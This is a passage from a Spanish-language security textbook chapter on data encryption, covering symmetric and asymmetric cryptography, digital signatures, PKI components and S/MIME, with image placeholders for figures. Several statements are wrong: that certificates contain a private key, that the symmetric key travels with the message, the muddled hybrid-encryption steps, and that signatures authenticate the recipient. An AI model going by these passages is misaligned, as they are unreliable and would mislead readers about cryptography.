Las redes inalámbricas son una tecnología que ha ido madurando con el tiempo. Si bien es cierto que el uso de los protocolos iniciales han dejado una marca muy tangible de inseguridad en las ciudades, también es igual de cierto que las empresas ya han ido tomando más confianza con la existencia de protocolos como WPA2, al igual que con servicios montados en su DMZ; sin embargo, debe cuidar que en su organización no utilicen protocolos muy débiles como WEP o contraseñas muy cortas en caso de utilizar WPA. Utilizando los conocimientos adquiridos en este capítulo, debería poder probar en contra de su red los ataques para auditar su propia seguridad.

Capítulo 10

CIFRADO DE DATOS

En este capítulo se hablará del cifrado de datos, que es el proceso por el cual se puede transformar un mensaje en texto normal o *plaintext* en texto cifrado o codificado, lo que asegura que dicho texto no puede ser leído sin utilizar un proceso contrario denominado "descifrado" que da lugar a la conversión del texto cifrado en texto normal.

Cuando un dato se transporta por la red y se cifra, dicha transacción usa una combinación de claves públicas o privadas, de funciones *hash* y certificados digitales. Todos y cada uno de estos componentes serán detallados a continuación.

10.1 INTRODUCCIÓN

Antes de comenzar a hablar sobre cifrado, definamos qué es el cifrado y varios conceptos básicos de esta tecnología.

Para realizar estos procesos es requerido un algoritmo de cifrado (función matemática), llaves de cifrado (contraseña de cifrado) y la longitud de la llave.

- **Algoritmo de cifrado**: función matemática que se encarga del cifrado/descifrado de datos.
- **Llaves de cifrado**: elemento de información que se usa con el algoritmo de cifrado para realizar el proceso de cifrado/descifrado. Para desencriptar un mensaje, se debe utilizar la llave correcta, ya que si esto no es así, el texto que sea desencriptado será ilegible.

- **Longitud de clave**: a mayor longitud, más complicado será realizar un ataque de *cracking* contra la clave.

Todo lo dicho anteriormente debería usarse para conseguir cosas como:

- Protección de datos que se transmiten a través de redes de comunicaciones, para que éstos no puedan ser interceptados, leídos o manipulados.
- Detectar las alteraciones que se pueden producir en datos.
- Verificar la autenticidad de una transacción, documento o mensaje.
- Protección de la información almacenada en distintos soportes físicos para que sólo puedan ser leídos o cambiados por usuarios autorizados.

La criptografía, además de garantizar la seguridad, tiene otros cometidos no menos importantes como son los de garantizar la privacidad, la autenticación, la integridad y el no rechazo de transacciones seguras.

1. **Privacidad**: contempla que el acceso a los datos lo realizan las personas o usuarios autorizados para ello. Al crear una comunicación entre dos puntos, es tremendamente complicado determinar con absoluta seguridad que no está siendo captada por otros. Esto podría ser posible debido a que hay una ausencia de control de la comunicación por las partes que la establecen, con lo cual la única posibilidad factible para establecer seguridad en la comunicación es encriptándola.

2. **Autenticación**: debido a la posibilidad que existe a la hora de suplantar identidades en transacciones *on-line*, se deben implementar las medidas necesarias para verificar o comprobar las identidades de los usuarios que establecen la comunicación. En un mensaje de correo electrónico se deben autenticar tanto el emisor como el receptor.

3. **Integridad**: no se deben permitir alteraciones en la información que se está transmitiendo, ya que su integridad es fundamental (imaginemos un mensaje totalmente alterado, donde se informa de un cantidad de dinero que es el doble de la original, números de tarjetas de red, etc.).

4. **No repudio**: se acredita la autoría de un mensaje por parte de un usuario. Con esto no se puede negar la acción de haber comprado *on-line* o haber realizado la declaración de la renta a través de Internet.

La efectividad de los sistemas de cifrado depende de la dificultad de desencriptar una clave, de las puertas traseras que un archivo encriptado pueda tener y así poder desencriptar sin necesidad de la clave y el descifrado de datos encriptados si se conoce la forma en la que se desencripta una parte de éste.

10.1.1 Clave simétrica

Los sistemas de cifrado de clave privada se basan en algoritmos de cifrado "simétrico" que usan una clave secreta para encriptar el texto plano a texto cifrado y utilizan la misma clave para desencriptarlo. Por esto se denomina clave simétrica, porque se utiliza la misma para el proceso de cifrado que el de descifrado.

El proceso de cifrado/descifrado que se lleva a cabo es el siguiente:

1- Emma escribe un mensaje a Javier, que tiene por objetivo que éste no sea leído ni manipulado. Para ello, utiliza una clave privada que es enviada junto al mensaje cifrado.

2- Para que Javier desencripte el mensaje debe conocer la clave privada con la que Emma ha encriptado el mensaje.




Figura 10.1. Cifrado simétrico

Obviamente, un análisis básico nos indica que el factor crítico a la hora de utilizar clave privada o simétrica es la distribución de la clave, ya que ambos interlocutores la deben conocer. Si en vez de una comunicación entre dos interlocutores fuese entre más, el conocimiento de la clave privada o simétrica tendría que ser más extendido, con lo que la privacidad se puede ver afectada. Si, por el contrario, se quisiera utilizar el cifrado entre varios usuarios, se deberían generar varias claves para las comunicaciones dos a dos. Si Emma se comunica con Javier y emplean una clave y no quieren que sus mensajes sean leídos por Elvira, pero ésta a su vez tiene que comunicarse con ambos, resulta que se tendría que generar al menos una clave para Emma-Javier, otra para Elvira-Emma y, por

último, una para Elvira-Javier. Este proceso nos llevaría a generar demasiadas claves para los usuarios. Imagine todas estas claves en una empresa.

Otro factor crítico es la interceptación de las comunicaciones, si el mensaje cifrado y la clave privada son interceptadas, el mensaje podrá ser descifrado fácilmente y se perderá la confidencialidad entre los interlocutores.

El único beneficio importante que se puede sustraer de la clave simétrica es la rapidez de la velocidad de cifrado/descifrado y sdemás es buena para el cifrado de grandes volúmenes de datos, como los correos electrónicos o el intercambio de datos en las comunicaciones digitales.

10.1.1.1 SISTEMA CRIPTOGRÁFICO DE CLAVE SIMÉTRICA

El más común de todos los sistemas criptográficos en clave simétrica es el Estándar de Cifrado de Datos (**DES**, por sus siglas en inglés). Éste se basa en un algoritmo público que ejecuta el texto plano en bloques o grupos de bits. Este tipo de algoritmo se denomina "cifrado en bloque", donde se utilizan grupos de 64 bits y una clave de 56 bits para encriptar/desencriptar y 8 bits adicionales para verificar la paridad. Por todo esto, cualquier número de 56 bits se puede utilizar como clave, entonces habría 2 elevado a la 56, es decir, 72.057.594.037.927.936 claves posibles. Esto representa un número elevado de claves. Sin embargo, DES no es un sistema criptográfico fuerte y se puede romper por fuerza bruta, es decir, probando todas las combinaciones posibles hasta encontrar la clave. Se imaginan varios ordenadores con características potentes trabajando en conjunto para romper por fuerza bruta este tipo de sistema criptográfico. El proceso de obtención de la clave sería muchos más rápido

A partir de aquí se diseñó el sistema criptográfico Norma de Cifrado Avanzada (**AES**, por sus siglas en inglés), donde se utiliza un algoritmo público desde 128 bits a 256 bits.

10.1.2 Clave asimétrica

En este sistema criptográfico de clave pública o asimétrica se generan dos claves que están relacionadas inversamente entre sí, ya que funcionan como un par: una clave se utiliza para encriptar los datos y la otra se utiliza para desencriptarlos. Cuando se generan ambas claves, cualquiera de las claves se podría usar para encriptar o desencriptar, pero una vez que una clave se ha usado para realizar una de estas operaciones, la otra indefectiblemente se utilizará para la operación contraria.

Con esto se puede resolver el problema de la distribución de las claves y la utilización de la misma clave para realizar las operaciones de encriptado/ desencriptado.

En el proceso de cifrado/descifrado, una de las claves se denomina "clave privada", y sólo debería ser conocida por el propietario, mientras que la otra clave es la "clave pública", que puede ser conocida por muchas personas con las que se desea comunicar (normalmente estas claves están almacenadas en recursos compartidos, o directorios ldap).

El proceso se lleva a cabo de la siguiente manera:

1. Javier y Emma, cada uno tiene dos claves, una privada que sólo conoce el propietario de la misma y una pública que conocen ambos. Emma escribe un mensaje a Javier y quiere que solamente éste sea capaz de leerlo. Por ello, encripta el mensaje con la clave pública de Javier, que puede ser accesible por todos los usuarios.

2. Al enviarle el mensaje cifrado, sin la clave, sólo puede desencriptarla Javier con su clave privada.




Figura 10.2. Cifrado asimétrico

Este tipo de criptografía, además, resuelve el problema del intercambio de las claves simétricas. El único inconveniente sería la lentitud de la operación. Se explicará en los siguientes apartados como se da solución a este inconveniente.

10.1.2.1 SISTEMAS CRIPTOGRÁFICOS DE CLAVE ASIMÉTRICA

Uno de estos sistemas criptográficos de clave pública o asimétrica es **RSA,** que es utilizado tanto para cifrado como para procesos de autenticación. Es el algoritmo de clave pública más utilizado, ya que suele ser implementado con longitudes de cadenas de 1.024 bits o mayores, con lo que el cifrado será fuerte aunque más lento.

El algoritmo de **Diffie-Helman** sirve para intercambiar claves de modo seguro entre dos partes que no han tenido contacto previo, utilizando un canal inseguro y de manera anónima (no autenticada), y no está basado en cifrado/descifrado.

Otro de los algoritmos utilizados en clave pública es **DSA**, es un estándar del Gobierno Federal de los Estados Unidos de América o FIPS para firmas digitales, pero éste no puede ser usado para confidencialidad ya que no es capaz de realizar cifrado de datos, aunque sí firmarlos.

10.1.2.2 CIFRADO DE CLAVE PÚBLICA

Debido a las características diferenciales de la criptografía de clave simétrica y asimétrica, se desarrolla un procedimiento donde se toman las características más fuertes de ambas, ya que de una clave asimétrica es más lento el proceso de cifrado/descifrado, pero el intercambio de claves es más seguro. Para encriptar un mensaje lo óptimo es utilizar un algoritmo de clave pública junto con una clave asimétrica de la siguiente manera:

1. Emma envía un mensaje a Javier en *texto plano*, al cual se aplica una clave simétrica. Dicha clave se denomina "clave de sesión".

2. Al mensaje cifrado se le aplica la clave pública de Javier cifrándola nuevamente, esta clave también se denomina "clave asimétrica".

3. Javier recibe el mensaje cifrado con la clave de sesión y con su clave pública. Primero se descifra la clave pública con la clave privada de Javier y luego se descifra la clave de sesión, obteniendo el mensaje descifrado enviado por Emma.




Figura 10.3. Cifrado clave pública

10.1.3 Firmas digitales

Cuando es necesario verificar la identidad de un destinatario o entidad que remite un mensaje o datos, se puede crear, usando claves públicas, una identificación digital denominada "firma digital". Además de la anterior funcionalidad, la firma digital se utiliza para comprobar también la integridad del mensaje.

1. Se utiliza un algoritmo *hash* que se aplica a todo el mensaje del *texto plano*.

2. Con el algoritmo *hash* se obtiene un resumen del mensaje que se compone de una cadena fija, normalmente de 128 bits.

3. Se cifra con la llave privada de Emma, lo que genera una firma digital que permitirá verificar la identidad del remitente.

4. Una vez llega al destinatario el mensaje o datos, éste utiliza la clave pública del remitente, en este caso de Emma, para descifrarla y así poder probar que el mensaje o datos ha podido ser enviado únicamente por Emma (el remitente). Este proceso es el denominado como el *no-repudio*.




Figura 10.4. Firma digital

Al proceder al descifrado, el destinatario recalcula el *hash* usando obviamente el mismo algoritmo y compara los resultados con los enviados, así asegura la integridad del mensaje o dato. Si el mensaje o dato ha sido modificado en el camino, los resultados del *hash* no serán los mismos, ya que para calcular el resumen se han basado en dos mensajes o datos distintos, con lo que el algoritmo de *hash* calculará dos resúmenes distintos.

Teniendo en cuenta todo esto, las funcionalidades fundamentales de la firma digital son:

1. **Integridad de datos**: cualquier cambio en un dato sería detectado ya que el cálculo del *hash* sería distinto.
2. **Autenticación**: se puede comprobar quién es el destinatario ya que sólo con su clave pública es posible desencriptar el *hash*.
3. **No-repudio**: el autor del mensaje no puede alegar que no ha sido él quien lo ha remitido al destinatario.
4. **Protección de reenvío**: además de realizar lo anteriormente citado, si se integra al mensaje una marca de tiempo o *timestamp*, se podrá comprobar que el mensaje no ha sido interceptado y posteriormente modificado. En transacciones de carácter económico es importante el momento en el que se han realizado.

10.2 INFRAESTRUCTURAS DE CLAVES PÚBLICAS

Uno de los desafíos a los que se enfrenta la implementación de los sistemas criptográficos es quién controla la generación, almacenamiento y gestión de todos y cada uno de los componentes de estos sistemas, o de otra forma, si un usuario envía un mensaje y desea firmarlo digitalmente para que el destinatario pueda verificar su identidad y, además, la integridad del mensaje, algún otro usuario, empresa o ente debe generar, o por lo menos distribuir, la clave de forma segura. ¿Por qué? Porque las claves pueden ser interceptadas y cambiadas, con lo que la seguridad de estas transacciones es nula, ya que alguien al cambiarlas puede suplantar la identidad de un usuario o empresa.

Para esto se diseñaron empresas u organismos encargados de la emisión, gestión y revocación de los certificados de clave pública en los que se puede confiar. Todo esto se denomina Infraestructura de Clave Pública (PKI; *Public Key Infrastructure*). Todos los componentes de PKI permiten que se puedan generar interacciones entre usuarios y empresas de distintos sectores y países al confiar en estas terceras partes confiables. Para implementar sistemas PKI, hay una serie de elementos comunes que deben ser tomados en cuenta como:

10.2.1 Certificados digitales

Se pueden definir como documentos digitales firmados por una entidad tercera confiable que contiene una clave privada totalmente transparente para el usuario, y que contienen información sobre éste, compuestos además por una clave pública, donde aparece información del propietario de dicha clave. Con lo anterior,

lo que se pretende es asociar la clave pública con la identidad de una persona física o jurídica y, por lo tanto, poder probar la autenticidad del remitente de un documento firmado electrónicamente.

10.2.2 Autoridad Certificadora (CA)

Es una autoridad o tercera parte confiable que emite y gestiona certificados digitales para encriptar mensajes o datos y así poder verificar la autenticidad del emisor de dichos mensajes. Todo lo anteriormente citado parte de la base de la confianza que tienen los usuarios y empresas en este tipo de autoridades, porque de alguna manera dan fe sobre quién es quién.

A través de ellas se generan los pares de claves públicas/privadas que son usadas para asegurar los mensajes. Para que una Autoridad Certificadora (CA; *Certificate Authority*) emita un certificado a un usuario o empresa debe tener evidencias de que éstos son quienes dicen ser, por lo cual las CA tiene la obligación de verificar las credenciales de estos antes de emitir el certificado digital. Después de la verificación de la identidad del usuario, la autoridad certificadora emite un certificado digital firmado con su propia clave privada, y ésta la distribuye al usuario. El usuario luego, a su vez, validará el certificado con la clave pública de la autoridad certificadora.

Hay que tener en cuenta que hasta el momento se hace referencia siempre a las autoridades certificadoras como organizaciones terceras confiables, que existen para fiscalizar el intercambio de mensajes confiables entre distintas empresas o usuarios que no tengan una relación dependiente entre unos y otros. Hay otro tipo de autoridades certificadoras por debajo de este primer tipo, pertenecientes a empresas e individuos que tienen por objeto implementar un sistema PKI en una empresa y emitir certificados entre sus trabajadores o clientes. Mientras que el segundo tipo de CA puede existir sin ser validado por una organización certificadora, para que se puedan emitir facturas o certificados digitales a personas o entidades fuera de dicha empresa, no se podrá confiar en el emisor debido a que el certificado que utiliza para firmar dichos documentos no está validado por una CA fiscalizadora. ¿Quién puede asegurar que la página *on-line* que le emite una factura o documento legal es en verdad quien dice ser?

Independientemente de su jerarquía, las autoridades certificadoras serán responsables de gestionar todos los certificados emitidos por ellos mismos por la duración de su vida útil hasta su fecha de expiración, algo que todos los certificados tienen por diseño. Los navegadores Web permiten ver las CA que ellos conocen. Por ejemplo, en Internet Explorer, seleccione **Herramientas-> Opciones de Internet->Contenido->Certificados->Autoridades de certificación raíz.**

Aquí puede seleccionar cualquiera de lo certificados emitidos por las CA confiables.




Figura 10.5. Certificados digitales instalados en navegador Web

10.2.3 Autoridades de registro (RA)

La Autoridad de Registro o *Registry of Authority* (RA) es una autoridad que verifica la identidad de todos y cada uno de los usuarios o compañías que han solicitado certificados, para de alguna manera dar fe de que la identidad es la correcta y así transmitir a las autoridades certificadoras que pueden emitir el certificado al usuario o compañía que lo han solicitado. De otra forma cuando se tienen que revocar certificados, también las autoridades registradoras pueden informar acerca de estas revocaciones.

Estas autoridades de registro normalmente son utilizadas por las autoridades certificadoras para delegar alguna de sus funciones, sobre todo en el ámbito administrativo, nunca en el de emisión y gestión propia de los certificados. Estas entidades no tienen que ser segregadas de las autoridades certificadoras, porque cuando la base de clientes no es muy grande, las autoridades certificadoras también pueden realizar estas funciones administrativas, en cambio cuando una autoridad certificadora posee una base de clientes muy grande y dispersa por todo el mundo, lo normal es que tengan varias RA, ya sea por país, región, etc.

Dentro de las funciones particulares de una Autoridad de Registro (**RA**) cabe destacar:

- Autenticación personal del sujeto.
- Verificar los derechos que tiene el sujeto en cuanto a ciertos atributos del certificado.
- Validez de información aportada por el sujeto.
- Verificar la posesión de la clave privada que está siendo registrada y su coincidencia con la clave pública.
- Asignación de nombres con fines de identificación.
- Términos de revocación del certificado digital.
- Generación de secretos compartidos para usar en la inicialización y elección del certificado.

10.2.4 Lista de Certificados Revocados (CRL)

La Lista de Certificados Revocados (CRL, por sus siglas en inglés) es una lista de certificados que han sido revocados, ya no son validos, y en los que un usuario no debe confiar. La función de esta lista es la de verificar la validez del certificado que un usuario o empresa está utilizando y que ha sido emitido por una autoridad certificadora. En estas listas aparecen los certificados que no son válidos y que, por lo tanto, no se deben tener en cuenta a la hora de identificar, por ejemplo, un servidor Web. Aquí es importante el tiempo en el que se actualizan estas listas y estén disponibles, ya que son necesarios a la hora de realizar intercambios comerciales *on-line*, para verificar que los certificados no sean fraudulentos.




Figura 10.6. Certificados digitales ruta CRL

10.2.5 Declaración de Prácticas de Certificación (CPS)

La Declaración de Prácticas de Certificación (CPS, por sus siglas en inglés) establece las normas y condiciones generales de los servicios de certificación. Las autoridades certificadoras operan normalmente bajo reglas internamente generadas. Una autoridad certificadora debe publicar su **CPS** para que los usuarios de sus certificados puedan comprender el método que emplea para certificarlos y así, de alguna manera, estos pueden determinar la confianza que les da esta autoridad certificadora.




Figura 10.7. Certificados digitales declaración CPS

10.2.6 Examinando los certificados digitales

Dentro de los *frameworks* que se utilizan en PKI, los dos estándares son X.509 y PGP. De estos el modelo que más se utiliza y en el que más se está desarrollando es X.509. Este estándar en su desarrollo ha implementado tres versiones denominadas V1, V2 o V3. Cada una de ellas añadió nuevos campos y funcionalidades a las anteriores. Estos necesitan, debido a su estructura jerarquizada, que todas las cadenas de certificación comiencen en una autoridad raíz, por ello el proceso de validación del certificado llega hasta la raíz.

Para analizar un certificado, qué mejor manera que verificar los que vienen incluidos en los navegadores. Para esto se ha seleccionado Internet Explorer de Microsoft. Abra el navegador y, a continuación, seleccione **Herramientas-> Contenido->Certificados->Autoridades de certificados raíz.** O bien vaya a alguna página Web donde se puedan mostrar los certificados. Bastará con seleccionar uno de ellos y abrirlo.

Se mostrará un certificado que está dividido en tres pestañas. En cada una de las pestañas el certificado muestra información diferenciada como:

- **General**: muestra información sobre los objetivos del certificado como son en este caso el de proteger los mensajes electrónicos y la identidad de sistemas remotos (como pueden ser el caso de los servidores Web, puesto que quién asegura que un usuario se está conectando al verdadero servidor Web de su banco).




Figura 10.8. Información general certificado digital

Otra información es qué autoridad certificadora lo ha emitido y para quién, además de la validez temporal del certificado.

- **Detalles**: en esta pestaña, la información que se muestra es más sobre las propias características y parámetros del propio certificado como:




Figura 10.9. Información específica certificado digital

  - Versión del certificado.
  - Número de serie del certificado.
  - Algoritmo utilizado.
  - La entidad que ha firmado el certificado, utilizando el nombre distinguido.
  - Validez temporal del certificado.
  - Clave pública.

- **Ruta de certificación**: donde se indica la ruta desde la autoridad certificadora hasta el usuario final del certificado.




Figura 10.10. Información ruta autoridad certificadora

10.3 USOS DEL CIFRADO

El cifrado se puede aplicar a todas las capas del modelo OSI, exceptuando la capa física. De todas las capas que componen el modelo OSI la de aplicación es en la que más se implementa esta técnica, además de ser la que más la necesita, puesto que es la más atacada. El cifrado se suele utilizar en distintos entornos como:

10.3.1 Extensiones seguras de correo Internet de propósito múltiple S/MIME

Es un protocolo estándar de correo electrónico que tiene como objetivo autenticar la identidad del remitente de un correo, además de la integridad del mismo y su privacidad. Hay versiones de ciertos clientes de correo electrónico que sólo soportan claves públicas de una longitud de 512 bits, por lo que normalmente se añade PGP para que puedan soportar longitudes de claves más largas y así ser más seguras. Para encriptar un correo electrónico se deberán realizar los siguientes pasos:

1. Javier genera una clave secreta para un uso que se denomina clave de sesión.

2. Javier utiliza esta clave de sesión para encriptar un correo electrónico, donde también puede ser añadido un *timestamp*.

3. Emma no tiene esa clave secreta que ha generado Javier, entonces éste encripta la clave de sesión con la clave pública de Emma.

4. Javier firma digitalmente el *hash* del mensaje y le añade un *timestamp*.

